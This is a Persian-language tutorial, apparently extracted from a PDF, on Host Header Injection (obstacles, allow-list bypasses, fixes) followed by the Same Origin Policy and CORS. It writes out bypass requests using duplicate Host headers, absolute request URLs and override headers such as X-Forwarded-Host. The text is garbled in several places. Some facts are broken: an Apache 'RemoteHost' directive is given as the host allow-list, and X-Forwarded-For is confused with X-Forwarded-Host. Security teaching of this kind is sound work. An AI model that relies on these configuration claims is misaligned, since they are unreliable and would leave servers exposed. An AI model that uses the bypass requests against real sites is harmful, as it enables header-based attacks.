1 HTTP/1.1 400 Bad Request
2 Date: Wed, 08 May 2024 16:29:11 GMT
3 Server: WSGIServer/0.2 CPython/3.12.0
4 Content-Type: text/html; charset=utf-8
5 X-Content-Type-Options: nosniff
6 Referrer-Policy: same-origin
7 Cross-Origin-Opener-Policy: same-origin
8 Connection: close
9
10 <!DOCTYPE html>
11 <html lang="en">
12 <head>
13 <meta http-equiv="content-type" content="text/html; charset=utf-8">
14 <meta name="robots" content="NONE,NOARCHIVE">
15 <title>
16 DisallowedHost
17 at /
18 </title>
<style type="text/css">
</style>
</html>

```

این یعنی اینکه وب اپلیکیشن وقتی یک **Host Header** را دریافت میکنه که ناشناس هست و توی لیست **Host Header** های مجازش وجود نداره اون رو بررسی میکنه و خطای میده . این یکی از موانعی هست که میتوانید بهش بر بخورید و اگه نتوانید به روشنی اون رو با پیس کنید یعنی **Host Header Injection** منتغیره و نمیتوانید حملاتی رو با این حفره امنیتی انجام بدهی چرا که اصلا وجود نداره . اما فریمورکی مثل **Laravel** وقتی یک **Host Header** ناشناس رو میگیره، بررسی نمیکنه و صفحه رو به شما نشون میده . این یعنی اینکه اگه توی صفحه پاسخ به درخواست شما، از **Host Header** به صورت مستقیم در ساختن **URL** ها و ادرس دهی استفاده شده باشه، شما میتوانید **Host Header** خودتون رو به صفحه تزریق کنید . توی تصویر زیر میبینید که گفته شده **Laravel** به صورت پیش فرض به همه درخواست ها بدون توجه به مقدار **Host Header** پاسخ میدهد و ازش برای تولید **URL** های استفاده میکند :

Configuring Trusted Hosts

By default, Laravel will respond to all requests it receives regardless of the content of the HTTP request's `Host` header. In addition, the `Host` header's value will be used when generating absolute URLs to your application during a web request.

توی تصویر زیر هم شما میتوانید توضیحات سایت **Laravel** درمورد این موضوع رو ببینید :

Typically, you should configure your web server, such as Nginx or Apache, to only send requests to your application that match a given hostname. However, if you do not have the ability to customize your web server directly and need to instruct Laravel to only respond to certain hostnames, you may do so by enabling the `Illuminate\Http\Middleware\TrustHosts` middleware for your application.

گفته شده که شما باید خودتون بتونید توی **Web Server** هاتون مثل **Apache** یا **Nginx** یا **Host Header** را تعريف کنید ولی اگه هم نمیتوانید کافیه که از **Middleware**ی به نام **TrustHosts** استفاده کنید .

← نکته ای که فهمیدم اینه که به صورت پیش فرض **Laravel** به **Host Header Injection** اسیب پذیر هست و در حقیقت **Host Header** ناشناس رو توی **URL** دهی ها استفاده میکنه . اما نکته حائز اهمیت اینه که ایا این اسیب پذیری میتوانه منجر به حمله بشه یا خیر ؟

برای اینکه توی **Apache** بتوانید **Trust Hosts** را تعريف کنید باید توی فایل پیکربندی های مربوط به اپاچی به ادرس `/etc/httpd/conf` یا `/etc/apache2/apache2.conf` دایرکتیو **RemoteHost** استفاده کنید و **Host Header** را تعريف کنید .

```
RemoteHost 192.168.1.100 192.168.1.101
RemoteHost example.com *.example.net
```

بعد هم باید **Apache** رو با دستور زیر **Restart** کنید تا کار انجام بشه :

```
sudo systemctl restart apache2      # For Ubuntu/Debian
sudo systemctl restart httpd        # For CentOS/Red Hat
```

توی **Nginx** هم کافیه که جستجو کنید و ببینید که چطوری باید **Host Header** ها رو محدود کنید به **Host Header** های مجاز و خیلی راحته .

پس به عنوان اولین مانع ما در مقابل اکسپلوبیت کردن **Host Header Injection**، میتوانیم به **Allow List** تعریف کردن اشاره کنیم. به نظر من هر وب اپلیکیشنی باید این پیکربندی ها بر اش اتفاق بیفته تا مبادا دچار حملات مربوط به **Host Header Injection** شود.

2. **Reverse Proxy** های **CDN**: **Content Delivery Network** (CDN) میگیرند و درخواست های کلاینت را دریافت کرده و به سمت **Origin Server** که تارگت کاربر هست هدایت میکنند. این **CDN** های تا جایی که من بررسی کردم فهمیدم که بر اساس **Host Header** تصمیم میگیرند که درخواست دریافت شده از کاربر به چه سمتی و به کدام **Origin Server** هدایت شود. یعنی وقتی یک درخواست توسط **CDN** دریافت میشود، این درخواست **Parse** میشود و خط **Host Header** خونده شده و توی **DNS Server** مربوط به **CDN** موردنی **Resolve** قرار میگیرد. پس از اینکار **IP Address** سرور نهایی را پیدا کرده و درخواست کاربر را به سمت اون **Route** میکند. حالا فرض کنید که **CDN** یک درخواستی را دریافت میکنه که حاوی یک **Host Header** ناشناس است و وقتی **Resolve** را انجام میده نمیدونه که **IP Address** سرور نهایی کجاست، پس چه اتفاقی می افته؟ خطاهای مثل 421 یا 412 را به کلاینت نشون میده. حتی اگر که مکانیزم های امنیتی توی سرور تارگت هم رعایت نشده باشد، باز هم **CDN** با این مکانیزم میتوانه جلوی رسیدن یک درخواست که **Host Header** اون درخواست ناشناس هست را به **Origin Server** بگیره. ما معمولاً وقتی که میبینیم یک **CDN** ما بین ما و **Origin Server** قرار داره باید سعی کنیم این **CDN** رو دور بزنیم تا بفهمیم رفتار وب سرور نسبت به یک **Host Header** ناشناس چیه. 3. ممکن هست در یک شرایطی **Shma Bonyan** **Host Header** را تزریق کنید و درخواست هم به وب سرور برسه و پاسخی رو هم دریافت کنید ولی مانعی که جلوی اکسپلوبیت شدن این حفره امنیتی را میگیره این باشه که این وب سرور از **Host Header** جهت ایجاد **URL** های مطلق خودش استفاده نکرده باشه. در این زمان حتی با تزریق **Host Header** هم **Shma Bonyan** نمیتونید از این مشکل امنیتی بهره ببری کنید و تقریباً تزریق **Host Header** یک امر باطل خواهد بود.

4. **WAF**: مانع بعدی ما میتوانه **WAF** باشه که اون هم به مانند **Reverse Proxy** هست که مابین ما و وب سرور تارگت قرار میگیره و با مانیتور و بررسی کردن درخواست های ارسالی جلوی درخواست های حاوی پیلود های مخرب رو میگیره. میتوانیم برای **WAF** تعیین کنیم که **Host Header** درخواست های دریافتی رو بررسی کنه و یک **Whitelist** برای هاست هدر های مجاز تعریف کرده و **WAF** رو موظف کنیم که فقط درخواست هایی رو به سمت وب سرور بفرسته که **Host Header** اونها توی اون **Whitelist** باشه.


5. **Complexity of Attack**: شاید یه جایی به روزی **Shma Bonyan** **Host Header Injection** را توی یک تارگت کشف کنید، سناریویی از حمله رو توی ذهنتون ایجاد کنید ولی در نهایت به علت پیچیدگی حمله نتونید اون رو انجامش بدید. گاهی اوقات حملات مربوط به **Host Header Injection** به علت اینکه به ساختار وب اپلیکیشن به شدت وابسته هست، مثلاً وجود **CDN**, **WAF**, نوع **Caching** و ... بسیار پیچیده میشوند و امکان انجامشون تقریباً 0 خواهد بود. پس میتوانیم یکی از موانع رو پیچیدگی حمله بنامیم اینها موانعی هستند که میتوانن جلوی اکسپلوبیت شدن حملات مربوط به **Host Header Injection** رو بگیرند.

ایراهی برای بایپس کردن موانع اکسپلوبیت کردن **Host Header** **Host Header** وجود داره یا خیر؟ گاهی میشه کارهایی رو انجام داد که وب اپلیکیشن دریافت کننده درخواست، **Host Header** تزریق شده رو بپذیره. البته وقتی که یک فریمورک رو خوب طراحی کرده باشند معمولاً برای راههای بایپس هم چفت و بندی قرار دادن ولی تست کردن این روشها خالی از لطف نیست. فرض کنید که یک وب اپلیکیشن داری که وقتی یک **Host Header** دلخواه رو بهش میفرستید بهتون خطا میده و اجازه نمیده که **Host Header** تزریق شده به وب اپلیکیشن برسه، یک **Middleware** اون وسط هست که جلوش رو میگیره یا وب سرور ازش جلوگیری میکنه. اما کارهایی که میتوانیم تست کنیم تا بینیم ایا میتوانیم از این سد گذر کنیم یا خیر به عبارت زیرند:

1. **Inject duplicate Host headers**: یکی از رویکرد هایی که میتوانیم در مقابل موانع **Host Header** **Host Header** داشته باشیم اینه که بیایم و هدر **Host** رو توی درخواستمون **Duplicate** کنیم. قاعداً یک توسعه دهنده چنین سناریویی رو پیش بینی نکرده است و انجام این سناریو شاید بتوهه برخی از رفتار های عجیب غریب وب سرور تارگت رو نشون بده. سیستم های مختلف و تکنولوژی های متفاوت، چنین درخواستی را ممکن هست که به شکل متفاوتی مدیریت کنند ولی رایج هست که یکی از اون دو **Header** وارد شده رو به دیگری ترجیح خواهد داد. وقتی یک وب سرور و وب اپلیکیشن یا **CDN** و وب اپلیکیشن و وب سرور با هم توافقی نداشته باشند که کدام یک رو بر دیگری ترجیح دهد، یعنی اینکه همشون با هم اولی یا دومی رو ترجیح دهد، در این حالت امکان اکسپلوبیت شدن **Host Header** **Host Header** **Host Header** وجود خواهد داشت. فرض بگیرید که، **Allow List** تعریف شده برای **Host Header** ها توسط وب سرور مدیریت میشود و وب سرور اولین **Host Header** را به دومی ترجیح میدهد ولی در مقابل وب اپلیکیشن دومین **Host Header** رو به اولی ترجیح داده ولی **Allow List** ندارد. در این حالت شما میتوانید اولین **Host Header** **Host Header** **Host Header** رو مطابق **Allow List** وارد کنی و دومین **Host Header** هم به صورت دلخواه باشد. اینطوری هم از سد **Web Server** گذر میکنید و هم وب اپلیکیشن **Host Header** مورد نظر شما رو استفاده میکنه.

```
GET /example HTTP/1.1
Host: vulnerable-website.com
Host: bad-stuff-here
```

2. Supply an absolute URL: گرچه Request Line یک مسیر نسبی را بر روی دامنه درخواستی تعیین میکند، خیلی از سرور ها همچنین پیکربندی شده اند که URL های Absolute را هم بفهمند.



میبینید که توی تصویر بالا ما Request Line را یک مقدار دلخواه قرار دادیم ولی مسیر توی Host Header را یک مسیر Absolute تعیین کردیم و پاسخ رو هم گرفتیم. میتوون بگم که وب سرور لاراول این کار رو مدیریت میکند. درصورتی که یک مسیر Absolute توی Request Line وجود داشته باشه و Host Header هم چیز متفاوت رو به سمت وب سرور ارسال کنه میتوونه موجب یک گنج بودنی بشه و همچنین میتوونه منجر به مغایرتاهایی مابین سیستم های مختلف گردد. به صورت رسمی مقادیر توی Request Line باید نسبت به بقیه هنگام مسیر دهنده درخواست اولویت بیشتری داشته باشد ولی در عمل، همیشه چنین نخواهد بود. وقتی که متوجه شدید که چنین مغایرتی مابین Request Line و Host Header وجود داره، میتوانید به روش قبلی یعنی White Duplicate کردن Host Header، این رو هم اکسپلوبیت کنید. این بدين معناست که ممکن هست وب سرور که از طریق List مشخص شده براش که چه Hostname را اجازه ورودی بدده، از طریق Request Line به علت اولویتی که داره این فیلتر رو انجام بده ولی وب اپلیکیشن و Back-end از طریق Host Header که مقدار دلخواه شماست URL ها رو URL دهی کنه و این میتوونه هم مکانیزم Allow Hosts Inject را باپیس کنه و هم Host Header شما رو Inject کنه.

```
GET https://vulnerable-website.com/ HTTP/1.1
Host: bad-stuff-here
...
```

3. Add line wrapping: همچنین میشه با اضافه کردن کاراکتر فاصله به HTTP Header و ایجاد تورفتگی براش، رفتار عجیب غریب تارگت رو شناسایی کنیم. برخی از وب سرور ها ممکن هست که HTTP Header تورفتگی رو به عنوان یک خط wrapped شده تقسیر کنند و مقدار اون رو به عنوان مقدار HTTP Header قبلی در نظر بگیرند و بعضی دیگه ممکن هست که کلا این HTTP Header رو نادیده بگیرند و یا شاید هم به علت وجودش خطای نشون بدن. به علت اینکه سیستم های مختلف ممکن هست که در مواجهه با این اتفاق رفتار های مختلفی رو نشون بند، شاید شما بتونید از این تفاوت ما بین اونها استفاده کنید. مثلا فرض کنید که درخواست ما به شکل زیر هست:

```
GET /example HTTP/1.1
Host: bad-stuff-here
Host: vulnerable-website.com
...
```

4. Other techniques: وеб سایت ممکن هست که یک درخواست رو به علت تکرار یک Header در درخواست بلاک کنه و به همین خاطر برای ایجاد تفاوت ما بین دو Host Header توی درخواستمون او مدیم و اولی رو با یه کمی تورفتگی نوشتم. فرض کنید که وب سرور Host Header تورفتگی رو نادید بگیره و Host Header دوم رو برای بررسی Valid بودن Hostname استفاده کنه. اینطوری شما از پس Allow List وب سرور بر او مدید. حالا فرض کنید که Back-end برای URL دهی و دادن URL های داینامیک به لینکها از Host Header اول استفاده کنه و تورفتگی رو در نظر نگیره. ایطوري ما شاید بتونیم Host Header Injection رو انجام بدیم. استفاده از تکنیک های HTTP Smuggling هست که در اینده باهش اشنا خواهیم شد. فقط گفتم که یادمنون باشه میتوانیم از HTTP Smuggling جهت انجام HTTP Host Header Attack استفاده کنیم.

5. ... X-Forwarded-Host: اگه شما بتونید Host Header رو تغییر هم بدید و درصورت تغییر به خطاب خورید باز هم احتمالش هست که بتونید از طریقی مقدار اون رو Override کنید. با این کار شما میتوانید پیلود خودتون رو با استفاده از HTTP Header های دیگه ای انجام بدید که برای این کار ساخته شده اند، البته نه انتقال پیلود ولی انتقال Hostname.

همونطور که قبل ام گفتیم، امروزه ما معمولا به وسایت ها از طریق یک سیستم میانجی مثل Load Balancer، CDN و خلاصه Reverse Proxy دسترسی میگیریم و ارتباط مستقیمی با Origin Server نداریم. در این ساختار، Host Header ای که Origin Server دریافت میکنه ممکن هست که Hostname مربوط به یکی از سیستم های میانجی باشه و این اتفاق عادیه و ربطی به عملکرد درخواستی کلاینت نخواهد داشت. برای حل این مشکل او مدن و یک هدر به نام X-Forwarded-For را اضافه کرند به درخواست که Host Header درخواست ابتدایی کلاینت رو توی خودش نگهداری میکنه، یعنی شما وقتی درخواست رو به

CDN میاد و Host Header درخواست شما رو توی یک مولفه به نام **X-Forwarded-For** در قرار میده و Origin Server از طریق این مولفه میتوانه به Host Header مدنظر کلاینت پیدا کنه و مولفه Host توی درخواست ممکن هست که به سیستم های میانجی ربط داشته باشند و قابل اطمینان نباشند. فریمورک ها شاید بیان و از طریق-**X-Forwarded-For** سعی کنند و Host Header را رو به صورت داینامیک بسازند و ممکن هست حتی این رفتار بدون وجود CDN یا سیستم میانجی هم اتفاق بیفته و شما بتونید بدون تغییر دادن Host Header و از طریق **X-Forwarded-For** حمله Host Header Injection رو انجام بدید.

```
GET /example HTTP/1.1
Host: vulnerable-website.com
X-Forwarded-Host: bad-stuff-here
...
```

علاوه بر **X-Forwarded-For** شما میتوانید از مولفه های دیگه ای هم استفاده کنید که در لیست زیر اورده شون :

```
X-Host
X-Forwarded-Server
X-HTTP-Host-Override
Forwarded
```

اینها معمولاً راههایی هستند که میتوانید برای بایپس کردن محدودیت هایی که وب سرور یا CDN برای Host Header اعمال میکن استفاده کنید و شاید یه جایی یکیشون جواب بد، کی چی میدونه؟


طریقه رفع اسیب پذیری **Host Header Injection** از یک وب اپلیکیشن چگونه است؟ به صورت کلی میخواهیم بگم، وقتی میخواهد یک اسیب پذیری رو رفع کنید به نظرم ابتدا باید نگاه کنید و ببینید علت بوجود او مدن این اسیب پذیری چیه؟ سپس باید به علت دلایل بوجود او مدن این اسیب پذیری پیردازید. توی قسمت دلایل این اسیب پذیری موارد زیر رو بیان کردیم :

- استفاده از Host Header جهت URL دهی داینامیک
- Web Server Misconfiguration
- No Allow Hosts List

به نظرم ابتدا باید توی تنظیمات مربوط به وب سرورتون سعی کنید Host Header های مجاز رو تعریف کنید. گفتیم که توی Apache دایرکتیو **RemoteHost** جهت معرفیشون استفاده میکنیم و میتوانید از **Wildcard** هم توی تعریف کردهشون استفاده کنید. در قسمت بعدی شما باید سعی کنید یک **Middleware** توی وب اپلیکیشنتون داشته باشید تا **Host Header** درخواست ها رو قبل از رسیدن به وب سرور بررسی کنه و یک **Allow List** از Hostname های مجاز تعریف کنید و درخواست ها رو بر اساس اعضای این لیست بسنجید. در صورتی که یک درخواستی داده شد و **Host Header** این درخواست توی **Allow List** نبود، اون درخواست سریعاً **Reject** شود. در نهایت هم سعی کنید زمان URL دهی کردن از Host Header جهت ایجاد URL های **Absolute** استفاده نکنید و به صورت دستی مقدار رو وارد نمایید؛ البته میدونم که همیشه چنین چیزی امکان نداره.

چیه؟ میخوام این موضوع که خیلی خیلی موضوع مهمی هست، از ویکی‌پدیا ترجمه کنم. طبق اسناد ویکی‌پدیا، Same Origin Policy یک مفهوم و Concept توی مدل امنیت Origin Policy هست. تحت این Web Application، یک مرورگر وب اجازه میده که یک اسکریپت توی صفحه شماره ۱ به اطلاعات توی صفحه شماره ۲ دسترسی پیدا کنه اونم تتها درصورتی که هر دوی این صفحات Same Origin باشند. قبله درمورد Origin گفتم که ساخته میشه. این Scheme + Host + Port + Origin موجب میشه که یک اسکریپت مخرب توی یک صفحه نتونه به اطلاعات حساس توی DOM یک صفحه دیگه دسترسی داشته باشه و بخونه. مثلاً میزنه، فرض کنید که شما توی یک سایت وارد میشید، توی این سایت یا از طرف توسعه دهنده اون سایت و یا هم از طرف یک مهاجم یک اسکریپت مخرب وجود داره (مهاجم از طریق XSS اون رو تزریق کرده)، انفاقی شما توی یک سایت بانکی هم Authenticate هستید و اطلاعات حساسی از شما اونجا وجود داره، اسکریپت مخرب توی سایت اول درصورت نبود Same Origin Policy میتوونه به سایت بانکی که شما درش احراز هویت شده اید درخواست بزن و محتوای DOM اون صفحه رو که شامل اطلاعات حساس شما هم میشه، بخونه و اینطوری به اطلاعات شما دسترسی پیدا کنه. در حقیقت اجازه دریافت پاسخ از سایت بانک توسط اسکریپت تزریق شده توی سایت اول رو نمیده، در حقیقت اجازه ارسال درخواست رو داره ولی مرورگر با بررسی برخی هدر های مربوط به Same Origin Policy که در ادامه باهشون اشنا خواهیم شد، اجازه دریافت پاسخ رو نخواهد داد.

Same-Origin Policy



این مکانیزم برای وب اپلیکیشن هایی که به کوکی ها جهت احراز هویت کاربران با Session وابسته هستند، اهمیت ویژه ای دارد چرا که سرور ها این وب اپلیکیشن ها بر اساس اطلاعات داخل کوکی هاست که اجازه نشون دادن اطلاعات حساس و یا انجام عمل های State Changing را قادر میکنند.

نکته قابل ملاحظه اینه که این Policy تنها بر روی اسکریپت ها اعمال میشود و این بین معنایست که منابعی مثل Image ها و CSS ها و Dynamically-loaded اسکریپت ها و فونت ها میتوونن با یک HTML Tag، به صورت Cross Origin دسترسی داشته باشند. حملات مربوط به Same Origin Policy از این نکته که این Tag روی HTML ها اعمال نمیشه سوءاستفاده میکنند.

تاریخچه این Concept به زمانی برمیگردد که Netscape Navigator در سال ۱۹۹۵ مهمنه ترین مرورگر وب بود، پس از اینکه جاواسکریپت توی این مرورگر تعبیه شد، این زبان برنامه نویسی اجازه اسکریپت نویسی روی صفحات وب و دسترسی های خاص برنامه نویسی به DOM رو خوند و اطلاعات حساس توی اون سایت رو بیرون کشید و استخراج کرد. اینطوری شد که دیدن هر جوجه هکری میتوونه به اطلاعات مهم کاربران توی سایت های احراز هویت شده دسترسی پیدا کند، گفتن اینکه نشد کار، باید جلوش رو گرفت که Netscape او مد و Same Origin Policy رو معرفی کرد.

یک RFC Same Origin Policy RFC 6454 بهش دسترسی پیدا کنید. توی قسمت چهارم و همچنین 3.2 از RFC 3986 چگونگی محاسبه Origin رو گفته اند. اومدن و گفتد که برای URL های Absolute Origin محسوب میشون که اونها یکسان باشه و URL هایی که Absolute URI نیستند هم باید URI اونها در نظر گرفته بشه و در نهایت از طریق همین سه مولفه Same Origin بودنشون مشخص بشه. (دقت کنید که Same Site رو با اشتباہ نگیرید). مثلاً بزنیم، فرض کنید که به URL به شکل زیر داریم :

<http://www.example.com/dir/page.html>

جدول زیر نمونه ایی Same Origin و Cross Origin با این ادرس رو نشون داده :

Compared URL	Outcome	Reason
http://www.example.com/dir/page2.html	Success	Same Scheme, Host, Port
http://www.example.com/dir2/other.html	Success	Same Scheme, Host, Port
http://user:pass@www.example.com/dir2/other.html	Success	Same Scheme, Host, Port
http://www.example.com:80/dir/other.html	Success	Same Scheme, Host, Port (Omitted does not mean not exists)
http://www.example.com:81/dir/other.html	Failed	Different Port

https://www.example.com/dir/other.html	Failed	Different Scheme
http://en.example.com/dir/other.html	Failed	Different Host
http://example.com/dir/other.html	Failed	Different Host
http://v2.www.example.com/dir/other.html	Failed	Different Host
data:image/gif;base64,R0lGODlhAQABAAAAACwAAAAAAQABAAA=	Failed	Different Scheme

این به خلاصه معرفی Same Origin Policy بود، حال باید برمی‌بینیم که توی عمق بیشتری بررسیش کنیم. خودتون رو محکم بگیرید که داریم یه کم میریم پایینتر ...

خلاصه: یک مکانیزم امنیتی حیاتی می‌باشد که ارتباط یک اسکریپت اجرا شده در یک Origin را با یک Resource دیگه در یک Origin محدود می‌کند. این مکانیزم به خوبی اسناد و اسکریپت‌های مخرب را ایزووله می‌کند و Vector های ممکن رو کاهش میده. در نهایت هم بگم که این مکانیزم متعلق به مرورگر هاست و خارج از مرورگر ها این مکانیزمی بین نداریم.

نکته قابل توجه اینه که Same Origin Policy روی انواع خاصی از درخواست‌های Cross-Origin از طریق JavaScript تاثیر گذار هست و روی برخی از منابع مثل image, script, video, audio, stylesheet ها اعمال نمی‌شود. دلایلی هم برای اینکار بیان می‌شود که برخی از اونها عبارت است از :

1. اسناد HTML توسط تگ‌های خاصی قرار داده و توسط خود مرورگر هست که دریافت می‌شوند. به صورت مستقیم اجرا نخواهند شد

2. No Script Execution: برخلاف کد‌های جاوا اسکریپتی که اجرا می‌شوند و با DOM و منابع دیگه در ارتباط هستند، محتوای داخل تگ‌های ... img, video, audio, ... فقط به شکلی ساده نمایش داده یا play back خواهد شد.

3. Limit Interaction: منابعی مثل تصاویر، فایل‌های میدیا و ... برخلاف کد‌های جاوا اسکریپت به صورت خیلی محدود قابل تعامل هستند و ریسک تعاملات Cross-Origin ناخواسته پایینی دارند.

4. Historical Reasons: تگ‌های HTML مانند , <link>, <script>, <video>, <audio> قبلاً از بوجود آمدن مکانیزم‌های امنیتی مثل Same Origin Policy بوده‌اند. این تگ‌ها طوری طراحی شده‌اند که بتوان منابع مختلف از Origin های مختلف رو دریافت کرده و اجرا کنند و مشکل امنیتی کاربران رو تهدید نکنند.

مکانیزم امنیتی که روی این تگ‌ها اعمال می‌شوند Same Origin Policy نیست بلکه Content Security Policy یا CSP هست که با محدودیت‌ها و اعمالی که انجام میده موجب امن تر شدن اجرای این تگ‌های مشود.

سوالی که برام پیش اومد اینه که چرا API ها رو محدود نمی‌کنه؟ جوابی که پیدا کردم اینه که، SOP کارهایی مثل API Call ها رو هم محدود نمی‌کنند ولی بستگی به محتوا و مکانیزم API دارند.

1. SOP: XHR and Fetch API محدودیت‌هایی رو روی درخواست‌های (XHR) و XMLHttpRequest (Fetch API) و XMLHttprequest، اعمال می‌کنند. این محدودیت‌ها از ارسال درخواست به منابع (data, file) قرار گرفته روی یک Origin متفاوت توسعه یک اسکریپت روی یک وب پیچ اعمال می‌شوند. این محدودیت‌ها موجب می‌شوند که جلوی اسکریپت‌ها از دسترسی به اطلاعات حساس و اجرای عملیات‌های Unauthorized از طرف یک کاربر گرفته شود.

2. Cross-Origin Resource Sharing (CORS): مکانیزمی که SOP اعمال می‌کنند بسیار سخت گیرانه و جدی هست و همین موجب می‌شود که خیلی از ارتباطات انجام نشوند و به همین خاطر نسخه ریلیکس تر CORS هست که مخصوص API Call هاست و بهش می‌گنج Cors . با استفاده از CORS، وب سرور‌ها می‌توانند توانی پاسخ هاشون تعیین کنند که ایا یک Origin می‌توانه پاسخ‌های اونها رو دریافت کنه یا خیر. درمورد CORS در اینده صحبت خواهیم کرد.

3. JSONP (JSON with Padding): یک مکانیزم دیگه هست که می‌شود از شیوه ارزش برای زدن درخواست‌های Cross-Origin استفاده کرد. شامل این می‌شود که، یک درخواست از یک Origin متقاول ارسال می‌شود، یک تابعCallback اجرا می‌شود و پاسخ داده می‌شود. به عبارتی دیگه می‌توانیم بگیم که JSONP هم به مانند CORS هست ولی نه به گستردگی اون و علت‌ش هم اینه که CORS کنترل‌های امنیتی بیشتری رو فراهم می‌کند.

خلاصه بگم که SOP به شخصه محدودیت‌های سخت گیرانه ای رو روی API Call ها اعمال می‌کند ولی مکانیزم‌هایی مثل CORS و JSONP میان و کنترل بیشتری رو در اختیار توسعه دهنگان قرار میدن تا بتوان درخواست‌های Cross Origin کنترل شده ای رو بزنی.


CORS یک مکانیزم بر پایه HTTP Header است که به یک سرور اجازه میدهد Origin که می خواهد اجازه دریافت پاسخ ها را داشته باشد تعیین کنند و این Origin خواهد تونست از طریق XMLHttpRequest و Fetch API در جوا اسکریپت به سرور مورد نظر درخواست زده و پاسخ اون سرور را هم دریافت کنند. میتوانیم بگیم که CORS مکانیزم میست که میشه از طریق سخت گیری های SOP رو با استفاده از HTTP Header ها مدیریت کرد. CORS خودش از یک مکانیزم و درخواست به نام Preflight Request پشتیبانی میکنه که این درخواست قبیل از اینکه درخواست اصلی ارسال بشه تو سمت Origin دیگه فرستاده میشه و دوباره توسط مرورگر بررسی میشه که ایا اجازه هست که درخواست زده بشه یا خیر؟ در ادامه درموردش صحبت میکنیم.

دو دستور Fetch API و XMLHttpRequest از SOP پشتیبانی میکنند و برای اینکه بتونیم از این دو برای ارسال درخواست های Cross Origin استفاده کنیم، حتما باید Server که میخوایم درخواست رو بهش بزنیم بهمون از طریق هدر های درست CORS این اجازه رو بده. پس دقت کنید که تمرکز ما روی Fetch API و XMLHttpRequest هست که توی جوا اسکریپت برای زدن درخواست های HTTP استفاده میشن.

توی تصویر زیر خطای CORS رو میتوانید ببینید. من میخواستم از یک Origin با ادرس <http://attacker.local> به یک Origin دیگه با ادرس <http://bank.local> یک درخواست بزنم ولی CORS اوMD و جلوی من رو گرفت:

```
✖ Access to XMLHttpRequest at 'http://bank.local/getInfo.php' from origin 'http://attacker.local' has cors.html:1 been blocked by CORS policy: No 'Access-Control-Allow-Origin' header is present on the requested resource.  
✖ ▶ POST http://bank.local/getInfo.php net::ERR_FAILED 200 (OK) cors.html:20 44
```

خطای بالا میگه که به علت نبود هدر Access-Control-Allow-Origin هست، من نمیتونم این درخواست رو بزنم و CORS Policy اون رو بلاک کرده.



نیشن که CORS Preflight (Without Preflight Request) چیه؟ برخی از درخواست ها هستند که موجب تحریک بھشون Simple Request ها میگویند. یک Simple Request درخواستیست که شرایط زیر را داشته باشد:

۱. متد درخواست ارسالی، یکی از سه متد زیر باشد:

- GET ○
- HEAD ○
- POST ○

۲. تنها هدر هایی که میتوان برای این درخواست تنظیم کرد به عبارت زیرند: (بھشون CORS-safelisted request-header میگن)

- Accept ○
- Accept-Language ○
- Content-Language ○
- Content-Type ○
- application/x-www-form-urlencoded ■
- multipart/form-data ■
- text/plain ■

میبینید که نوع داده ارسالی ما نمیتوانه json باشد و این دست ما رو برای اکسپلوبت کردن API خواهد بست 😊

اینکه ما اجازه نداریم هر هایی مثل Authorization, Cookie و Authentication استفاده می‌شوند .
با اینکه همانطوری که در خواست ارسالی ما تعیین می‌شوند ولی نمیتوان به صورت دستی اضافه کرد . یعنی استفاده کنیم . بینند می‌توانیم استفاده کنیم ولی وقتی که استفاده شدند دیگه در خواست ما یک Simple Request محسوب نمی‌شود .
خلاصه ، در صورتی که یک درخواست از سمت ما شرایط بالا را داشته باشد و از هیچ‌کدام تخطی نکنیم CORS تحریک نشده و درخواست بدون مشکل به سمت تارگت ارسال می‌شود و پاسخ هم دریافت خواهد شد ولی اگه حتی کمترین مورد از شرایط بالا را نداشت موجب تحریک خواهد شد و CORS قبل از ارسال درخواست ما یک درخواست به نام Preflight Request میزنه و شرایط برای ارسال کردن درخواست ما می‌سنجه .



کد زیر نمونه یک Simple Request به وسیله XMLHttpRequest در جاوا اسکریپت هست:

```
const xhr = new XMLHttpRequest();
xhr.open("GET", "https://time.ir", false);
xhr.onreadystatechange = () => {};
xhr.send();
```

باسخ، که به این درخواست داده شده است یه شکل زیر است:

www.time.ir	▼ General
time.ir	Request URL: https://time.ir/
	Request Method: GET
	Status Code: 200 OK (from disk cache)
	Remote Address: 185.13.228.162:443
	Referrer Policy: strict-origin-when-cross-origin
	▼ Response Headers
	Access-Control-Allow-Headers: content-type
	Access-Control-Allow-Origin: *
	Alt-Svc: h3=":443"; ma=86400; persist=1
	Cache-Control: private
	Content-Encoding: br
	Content-Length: 20852
	Content-Type: text/html; charset=UTF-8

میبینید که در Response Headers یک هدر به نام Access-Control-Allow-Origin وجود دارد (که بهش ACAO هم میگن) که مقدارش * هست و وجود همین * موجب این شد که درخواست به درستی ارسال بشه و خطای دریافت نکنیم. این هدر یکی از هدر های CORS هست که درخواست دهنده رو تعیین میکنه و وقتی مقدارش * باشه به این معنیست که همه Origin ها اجازه دارند درخواست ارسال کنند. توبی تصویر زیر هم میبینید که من دقیقا همین درخواست رو به <https://google.com> دادم و در جواب خطای دریافت کردم :

```
> const xhr3 = new XMLHttpRequest();
  xhr3.open("GET", "https://google.com", false);
